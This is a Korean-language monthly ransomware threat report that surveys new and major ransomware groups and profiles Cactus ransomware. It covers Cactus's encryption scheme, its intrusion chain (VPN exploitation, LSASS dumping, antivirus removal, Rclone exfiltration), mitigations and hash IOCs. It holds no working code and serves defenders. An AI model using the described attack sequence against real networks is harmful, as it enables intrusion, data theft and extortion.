RedEnergy 라는 Stealer as a Ransomware[9]와, SophosEncrypt 라는 RAT as a Ransomware[10]가 발견됐다. 정보 탈취형 악성코드와 랜섬웨어가 결합한 RedEnergy 는 신뢰할 수 있는 프로그램인 Google Installer 로 위장하여 바이너리를 실행시키고 외부로 정보를 유출시킨 뒤 시스템을 암호화한다. SophosEncrypt 랜섬웨어는 파일 암호화 후 변경되는 확장자를 '.sophos'로 변경하고 바탕화면을 Sophos 와 관련된 이미지로 변경하는 등 보안 업체 Sophos 를 연상하도록 속이려는 행보를 보이기도 했다. 이 랜섬웨어는 비주류 언어(Go, Rust, Nim 등)인 Rust 로 제작됐으며, 키 입력 로깅을 위한 키보드 드라이버 후킹과 WMI[11](Windows Management Instrumentation) 명령을 사용한 시스템 프로파일링 등 RAT[12](Remote Access Trojan) 기능 등도 포함하고 있다.

마찬가지로 비주류 언어인 Nim 언어로 제작된 Kanti 랜섬웨어는 비트코인 지갑이 잠겨 있는 상태인 것처럼 속여 공격을 수행한다. 스팸 메일 또는 피싱 사이트를 통해 유포된 것으로 추측된다. 압축 파일로 유포된 Kanti 는 LNK 파일을 클릭하도록 유도해 'Locked_253_BTC.zip' 이름의 랜섬웨어를 실행하여 암호화 시킨 뒤 확장자를 '.kanti' 로 변경한다.

랜섬웨어들이 Nim 과 같은 비주류 언어를 채택하고 있는 이유는 주류 언어에 비해 보안 메커니즘이나 탐지 확률이 떨어질 수 있기 때문이다. 또한, 분석가들이 C 계열의 언어에 비해 상대적으로 자주 접해보지 못한 언어이므로 분석을 방해하려는 목적 또한 가지고 있다. 비주류 언어의 크로스 플랫폼 지원으로 인해 랜섬웨어 제작자의 편의성 또한 증대되어 BlackCat(Alphv), BianLian, Nokoyawa, Chaos 등의 여러 랜섬웨어 그룹들이 Go, Rust, Nim 과 같은 비주류 언어를 채택하고 있다.

---

[9] Stealer as a Ransomware : 인포스틸러와 랜섬웨어 기능이 결합된 악성코드로, 데이터 탈취와 암호화로 금전을 요구함

[10] RAT as a Ransomware : RAT 와 랜섬웨어 기능이 결합된 악성코드로, 원격으로 피해자의 시스템을 제어하고 데이터를 암호화하여 금전을 요구함

[11] WMI : Windows 에서 시스템 구성 요소를 관리하고 모니터링하기 위한 인터페이스와 도구 모음

[12] RAT : 원격에서 컴퓨터나 시스템에 침투하여 제어하고 데이터를 수집하거나 다른 악의적인 활동을 수행하는 악성코드

BlackHunt2.0 랜섬웨어는 이전에 등장한 BlackHunt 랜섬웨어의 후속으로 보이며, 'dectokyo@onionmail.org'라는 Surtr 랜섬웨어와 동일한 메일 주소를 사용하는 것으로 보아 연관성이 있을 것으로 의심된다. Surtr 그룹은 RaaS[13]를 제공하며 REvil[14]에 경의를 표하는 문구로 피해자의 시스템 제조업체 이름을 변경하거나, 피해자가 CIS 국가[15] 언어를 사용할 경우 랜섬웨어가 실행되지 않게 설계했다. 이러한 현상을 보아 Surtr 그룹이 Revil 과 관련이 있거나, REvil 의 유명세를 이용하고자 하는 의도가 있을 것으로 추측된다. 또한, BlackHunt2.0 은 'ryuksupport@yahooweb.co'라는 메일 주소도 사용하고 있는데, ryuk [16] 와 직접적인 연관성은 확인되지 않으나 ryuk 를 언급함으로써 마찬가지로 유명세를 얻거나 ryuk 의 후속작으로 위장하여 수사기관을 따돌리려는 의도가 있을 것이라고 추측된다.

BigHead 랜섬웨어는 Windows Update 및 Microsoft Word 로 위장하여 유포되고 있다. '.NET'으로 작성되었으며 행위는 다른 랜섬웨어들과 크게 다르지 않다. 다만, 특이한 점은 시스템을 암호화하는 과정에서 사용자가 눈치채고 시스템을 종료하지 못하게 Windows Update 와 유사한 화면을 꾸며 사용자를 속이고 있다는 것이다. 이를 접하면 피해자가 쉽게 속을 수밖에 없으므로 신뢰도가 떨어지는 사이트에서 프로그램을 다운로드 하거나 실행하지 않도록 주의할 필요가 있다.

한편, Sardonic 백도어를 이용해 FIN8[17]로 식별되는 그룹이 BlackCat 랜섬웨어를 유포하고 있다. 이 백도어는 정보를 수집하고 명령을 실행하며 추가 페이로드를 DLL 플러그인으로 배포할 수 있는 기능을 가지고 있다. FIN8 은 원래 PoS(결제 및 매출 관리 시스템) 시스템에서 카드 데이터를 탈취하는 것을 목표로 활동했으나, 수익성을 극대화하기 위하여 랜섬웨어 공격까지 손을 뻗은 것으로 추정된다. 또한, 이들은 Ragnar Locker 랜섬웨어도 공격에 사용한 전적이 있는데 두 랜섬웨어는 모두 서비스형 랜섬웨어다. 이러한 사례를 보았을 때, 누구나 손쉽게 마음만 먹으면 랜섬웨어를 구매하여 공격에 사용할 수 있는 만큼 서비스형 랜섬웨어의 위험성을 다시 한번 확인할 수 있는 대목이다.

---

[13] RaaS : 서비스형 랜섬웨어, 랜섬웨어 그룹들이 계열사나 공격자에게 대가를 받고 랜섬웨어를 제공해주는 형태

[14] Revil: Sodinokibi 로도 알려졌으며, 서비스형 랜섬웨어를 제공하는 그룹(현재는 활동 종료)

[15] CIS 국가 : 소련의 해체로 독립한 국가들의 국제기구. 러시아, 몰도바, 벨라루스, 우즈베키스탄, 카자흐스탄 등이 포함됨

[16] Ryuk: 서비스형 랜섬웨어를 제공하는 그룹으로 주로 피싱 메일이나 뱅킹 악성코드를 통해 유포됨(현재는 활동 종료)

[17] FIN8 : 소매 및 엔터테인먼트 산업을 대상으로 하는 금전을 목적으로 활동하는 공격 그룹


7 월 새롭게 등장한 랜섬웨어 그룹으로는 Underground 그룹이 있다. Underground 그룹의 랜섬웨어는 22 년 5 월에 발견된 Industrial Spy 랜섬웨어와 상당한 코드 유사성을 보여 같은 그룹으로 의심된다. 이 랜섬웨어는 Microsoft Office 및 Windows HTML RCE 취약점인 CVE-2023-36884 를 악용해 배포되었으며, 배포 시 그들이 제작한 백도어인 RomCom 의 변종을 사용했다. 특이점은 Industrial Spy 랜섬노트에 기재된 공격자들의 이메일이 Cuba 랜섬웨어에 기재된 것과 일치하는 것으로 보아 Industrial Spy, Cuba 랜섬웨어 간의 일부 연관성 또한 확인된다.

또한, 새롭게 유출 사이트 운영을 시작한 그룹으로는 Cyclops 와 Cactus 가 있다. Cyclops 는 Go 언어 기반의 인포스틸러[18] 와 랜섬웨어를 사용하였으며 시스템에서 특정 확장자와 일치하는 파일들을 압축하여 공격자의 서버로 전송하는 인포스틸러가 윈도우, 리눅스 버전으로 존재한다. Babuk 랜섬웨어와 암호화 루틴이 유사하여 유출된 Babuk 소스코드를 차용한 것으로 추측된다. 최근 Cyclops 는 다크웹 주소 및 그룹명을 Knight 로 변경하는 동시에 파트너를 모집하는 공지를 하는 등 빠르게 변화하는 움직임을 보이고 있다.

Cactus 그룹은 다크웹 유출 사이트를 개시한 동시에 18 건의 피해 사례를 게시했다. 이 그룹의 활동은 3 월부터 시작한 것으로 확인되며, 다크웹을 개시하며 그동안 누적된 피해자 정보를 한 번에 올린 것으로 추측된다. Cactus 그룹은 내부 시스템에 침투하여 같은 네트워크에 속한 사용자들을 탐색하여 접근 가능한 시스템을 확인한다. 그 후 새로운 사용자 계정을 생성하여 미리 준비한 스크립트를 활용해 7-Zip 으로 랜섬웨어 페이로드를 해제한 다음 해당 압축 아카이브를 삭제한다. Cactus 는 소규모 기업보다 대형 기업들을 위주로 공격을 수행한 것으로 나타났다. 이는 더욱 많은 수익을 얻기 위한 목적으로 추측된다.

[18] 인포스틸러 : 자격증명 혹은 가상화폐 지갑 주소 등을 탈취하는 정보 탈취형 악성코드

Top5 랜섬웨어



주요 랜섬웨어 그룹 중에서는 지난달에 이어 이번달에도 Clop 그룹이 가장 많은 피해 사례를 발생시켰다. Clop 그룹은 다크웹 유출 사이트에 MOVEit Transfer 캠페인으로 인한 피해 사례를 170 건 게시했는데, 해당 사건으로 인한 이슈는 당분간 지속될 것으로 보인다.

LockBit 그룹의 활동은 전월과 마찬가지로 소폭 감소했으나, 두 번째로 많은 피해자를 발생시켰다. LockBit 그룹 공격에 가담한 자들이 계속해서 체포되고 있고 겉으로 드러나는 피해 사례가 감소하고 있어 영향력이 줄어들었다고 생각할 수 있으나, 여전히 이들의 공격으로 인한 대규모 피해 사례와 피해자가 발생하고 있어 LockBit 그룹으로 인한 위협이 줄어들었다고 보기는 어렵다.

8Base 그룹은 주로 다양한 분야의 중소기업을 타깃으로 공격을 수행하고 있어, 일각에서는 데이터 탈취 그룹 RansomHouse 와 유사하다는 추측이 나오고 있다. 이 외에도 8Base 그룹은 유출된 Babuk 빌더로 빌드 되었다는 특징이 있으며, 피싱 이메일과 익스플로잇 키트를 통해 확산되는 것으로 알려져 있다.

BlackCat(Alphv) 그룹은 이번 달에도 여러 특색 있는 행보를 보였다. 이들은 Windows 용 WinSCP[19]파일 전송 애플리케이션의 공식 웹사이트로 가장한 가짜 페이지로 유인하여 악성코드가 포함된 설치 프로그램을 배포하는 Malvertising[20] 캠페인을 진행하고 있다. WinSCP 는 인기 있는 무료 오픈 소스 SFTP, FTP, S3, SCP 클라이언트 및 SSH[21] 파일 전송 기능이 있는 파일 관리 시스템으로, 파일 공유 사이트에서 매주 400,000 회 다운로드 되는 만큼 이러한 캠페인은 많은 피해자를 야기할 수 있으므로 주의가 필요하다.

또한 BlackCat(Alphv) 그룹은 글로벌 코스메틱 기업 에스티로더를 공격한 후 에스티로더 경영진에게 연락을 취했으나 회신이 없었다며 다크웹 유출 사이트에 불만을 드러냈다. 덧붙여 Microsoft 의 DART(Detection and Response Team)와 Mandiant 가 에스티로더의 보안을 담당하고 있음에도 불구하고 여전히 네트워크는 취약하며 접근이 가능하다고 주장하며, 시스템을 암호화하지는 않았지만 협상에 응하지 않을 경우 탈취한 데이터에 대한 자세한 정보를 공개하겠다고 이야기했다. 이 외에도 피해자들의 유출된 데이터에 액세스하기 쉽게 유출 사이트에서 API 를 제공하며 사용법에 대해 상세하게 안내하는 페이지를 추가하였다. 이러한 API 제작 동기에 대해서는 밝혀진 바가 없으나, 랜섬웨어로 인한 침해 사고 발생 시 몸값을 지불하는 피해자들이 줄어들고 있어 유출 데이터에 대한 접근성을 높여 피해자에게 데이터 유출에 대한 부담을 가중시켜 수익을 올리기 위한 새로운 전략으로 보인다.

Play 그룹도 꾸준히 유출 사이트에 피해자를 게시하고 있다. ProxyNotShell[22], OWASSRF[23], Microsoft Exchange Server RCE 취약점 관련하여 다양한 도구와 익스플로잇으로 공격을 수행하고 있으며, 최근에는 네트워크 스캐너 및 인포스틸러인 Grixba 와 오픈 소스 VSS [24]관리 도구인 AlphaVSS 와 같은 새로운 도구도 사용하기 시작했다. 이를 통해 공격의 효율성을 높이고 백업 파일에 더 쉽게 접근할 수 있게 되어 위험성이 크게 증가하고 있다.

---

[19] WinSCP : Windows 환경에서의 SFTP, FTP, SCP 클라이언트

[20] Malvertising : 온라인 광고 서버를 해킹하여 광고를 통해 악성코드를 유포하는 기법

[21] SSH : 안전하게 원격 컴퓨터에 접속하고 명령을 실행할 수 있는 프로토콜

[22] ProxyNotShell : Microsoft Exchange Server 를 이용해 원치 않는 요청을 보내게 하는 취약점인 SSRF(CVE-2022-41040)와 원격 코드 실행 취약점(CVE-2022-41082)을 통한 익스플로잇

[23] OWASSRF : Microsoft Exchange Server 권한 상승 취약점(CVE-2022-41080), 원격 코드 실행 취약점(CVE-2022-41082)을 통한 익스플로잇, ProxyNotSheel 완화 조치를 우회함

[24] VSS : Windows 에서 파일이나 데이터 변경 상태를 백업하여 이전 상태로 복원할 수 있게 하는 기능

■ 랜섬웨어 집중 포커스


Cactus 랜섬웨어 개요

Cactus는 지난 3 월 처음 발견됐지만, 이번달부터 첫 다크웹 유출 사이트를 개설하여 활동하고 있는 랜섬웨어 그룹이다. 유출 사이트 개설과 동시에 18 건의 피해 사례를 게시하며 화제가 됐다. 다양한 분야의 기업을 대상으로 공격을 수행했지만, 여태까지 알려지지 않았던 이유는 다크웹 유출 사이트를 운영하지 않기도 했지만, 랜섬웨어 동작에 필요한 데이터가 암호화되어 있어 커맨드 라인 인자로 복호화 키를 전달하거나 ntuser.dat 파일이 존재해야만 Cactus 랜섬웨어가 실행되기 때문에 쉽게 발견되기 어려웠을 것으로 추측된다. 파일 이름은 고유한 피해자 ID 와 동일하게 지정되며, 이는 정규 표현식 [a-z1-9]{4}-[a-z1-9]{4}로 랜덤하게 생성된다.

Cactus Ransomware

암호화 키

입력된 키(인자)를 RSA-4096으로 암호화한 뒤, 해당 키로 AES-256을 통해 파일 암호화



암호화 제외


.exe .dll .sys .lnk
.cts0 .cts1 .msi .bat

암호화 방식


파일 크기 7.74MB 이상 : 파일을 특정 크기의 블록으로 나눈 뒤, 간헐적으로 160KB 암호화

파일 크기 7.74MB 이하: 파일 전체 암호화

특징



랜섬노트



cAcTuS.readme.txt


변경 확장자

cts0, cts1

제작 언어

C++

Cactus 랜섬웨어 캠페인 전략 및 시나리오



Cactus 랜섬웨어는 Fortinet VPN 의 취약점을 이용해 시스템에 침투한 후, SSH 백도어로 지속적인 액세스를 확보한다. SoftPerfect[25] 스캐너로 내부 호스트를 탐색하며 감염시키고, PowerShell 과 Windows 이벤트를 통해 호스트와 계정 접근성을 파악하는데, 이러한 활동은 텍스트 파일로 로깅된다. 다양한 도구를 사용해 백도어의 지속성을 유지하며, msiexec[26]로 안티바이러스를 제거한 후 자격 증명을 탈취하고 권한을 상승시킨다. 높은 권한의 계정으로 RDP[27]와 Super Ops[28]를 이용한 측면 이동 수행 후, Rclone[29]을 통해 데이터를 MEGA 클라우드 서버로 전송한다. 마지막으로, PowerShell 을 사용하여 랜섬웨어를 배포하고 7-Zip 으로 페이로드를 추출하여 시스템을 암호화한다.


[25] SoftPerfect : 시스템에 접속할 수 있는지 확인하고 사용 가능한 포트를 스캔하는 도구

[26] msiexec : Windows 에서 MSI 패키지를 설치하거나 관리하는 도구

[27] RDP : 컴퓨터를 원격으로 조작할 수 있게 해주는 프로토콜

[28] Super Ops : Splashtop, Teamviewer 와 같은 원격 접속 도구를 통합 관리하는 플랫폼

[29] Rclone : 클라우드 스토리지에서 데이터를 관리하거나 마이그레이션 하는 도구



Cactus 랜섬웨어 공격 시나리오

Cactus 랜섬웨어의 공격 과정 중 하나는 공격자가 초기 침투를 한 뒤, 지속적으로 시스템에 액세스하기 위해서 SSH 백도어를 설치하는 것으로 시작한다. 이후 동일한 네트워크 대역에 있는 모든 호스트를 감염시키기 위해 SoftPerfect 네트워크 스캐너를 통해 내부 정찰을 수행한다. 이때 PowerShell 명령어를 실행하여 호스트를 나열하고, Windows Security 4624 이벤트[30] 확인을 통해 사용자 계정을 식별하여 접속 가능한 상태인지 확인하는 작업을 수행한다. 이러한 행위의 기록은 침해된 호스트 시스템의 텍스트 파일로 저장된다.

공격자는 백도어가 삭제될 경우를 대비하여 여러 방식으로 지속성을 유지하는데 Cobalt Strike[31]나 프록시 도구인 Chisel[32], 합법 원격 액세스 도구인 Splashtop[33], AnyDesk[34]와 같은 도구를 사용하여 대상 시스템에 액세스한다. 그리고 나서 msiexec 를 활용하여 안티바이러스 소프트웨어를 제거하는 배치 스크립트를 실행한다.

[30] Windows Security 4624 이벤트 : 시스템에 성공적으로 로그온하려는 모든 시도 기록

[31] Cobalt Strike : 상용 침투 테스트 도구

[32] Chisel : C2 통신을 제공하고 추가 스크립트 혹은 도구를 피해 시스템으로 가져오는 역할

[33] Splashtop : 원격 데스크톱 소프트웨어 및 원격 지원 소프트웨어


[34] AnyDesk : 원격 데스크톱 소프트웨어로, 원격 제어 및 파일 전송, VPN 등의 기능 제공

특정 호스트에 액세스한 뒤 안티바이러스 소프트웨어를 성공적으로 제거하고 나면, 유출시킬 자격 증명을 디스크나 웹 브라우저에서 탈취하고 권한 상승을 위해 LSASS[35] 메모리를 덤프 한다. 탈취한 자격 증명 중에 높은 권한을 가지고 있는 계정과 RDP, Super Ops 와 같은 원격 관리 도구를 사용하여 내부 확산을 수행한다.

공격자는 탈취한 데이터를 Rclone 과 같은 합법적인 도구를 통해 MEGA 클라우드 서버로 자동 추출시켜 손에 넣는다. 데이터가 유출되고 난 것을 확인한 공격자는 BlackBasta 그룹에서도 자주 사용하는 PowerShell 스크립트를 통해 랜섬웨어의 배포를 자동화하고 바이너리 실행을 위해 7-Zip 으로 페이로드를 추출한 다음 시스템을 암호화한다.

[35] LSASS : Windows 시스템 유저들의 로그인을 검사하며 비밀번호 변경을 관리하는 프로세스

Cactus 랜섬웨어 캠페인 단계별 대응방안



랜섬웨어의 초기 침투는 취약점을 통해 이루어지므로, 소프트웨어와 시스템을 항상 취약점이 패치된 최신 버전으로 유지하는 것이 중요하다. 만약 초기 침투가 발생해도 시스템과 계정에 대한 정보를 검색하지 못하도록 접근 권한을 관리하고, 계정이 악용되는 것을 예방하기 위해 접근을 막는 정책이나 방화벽 등을 수립하는 방안이 필요하다.

또한 Cactus 공격자가 msiexec 를 악용하여 안티바이러스 소프트웨어를 제거하거나, Cobalt Strike 등 침해 사고에서 많이 발견되는 소프트웨어를 사용하는 것을 고려하여 해당 도구를 제한하는 정책을 마련하고, 권한 상승이 발생하지 않도록 계정 보안에 만전을 기해야 한다. 웹 자격 증명은 브라우저에 저장을 자제하고, OS 자격 증명 탈취에 가장 빈번하게 악용하는 LSASS 메모리 덤프를 예방하기 위해 Windows10 에서부터 적용된 ASR[36](Attack Surface Reduction) 규칙을 활성화하여 LSASS 를 보호하고 자격 증명 도용을 예방해야 한다. RDP 와 SSH 는 사용하지 않을 시에 비활성화해야 하고, 만약 사용해야 할 경우에는 다단계 인증을 통해 공격자가 쉽게 접근하지 못하도록 막아야 한다.

또한, SMB 와 같은 파일 공유 통신 프로토콜을 통해 공격에 사용되는 도구들을 전송하는 경우가 있기 때문에 이를 제한하는 정책 또한 고려할 필요가 있다. 공격자는 탈취한 데이터를 클라우드 스토리지로 전송하여 손에 넣는 경우가 많은데, 이러한 과정을 손쉽게 자동화할 수 있는 Rclone 과 같은 외부 서비스 사용을 제한하는 것만으로도 데이터 유출을 예방할 수 있다.

[36] ASR : 악성코드의 공격 경로를 차단하는 기술

Indicator Of Compromise

[a-z1-9]{4}-[a-z1-9]{4}.exe : SHA256

509A533ADE43406EB50FA9CB8984B2E10D008AD0EA8C22D0652F3EE101125BB7
D7429C7ECEA552403D8E9B420578F954F5BF5407996AFAA36DB723A0C070C4DE
78C16DE9FC07F1D0375A093903F86583A4E32037A7DA8AA2F90ECB15C4862C17
C52AD663FF29E146DE6B7B20D834304202DE7120E93A93DE1DE1CB1D56190BFD
69B6B447CE63C98ACC9569FDCC3780CED1E22EBD50C5CAD9EE1EA7A4D42E62CC
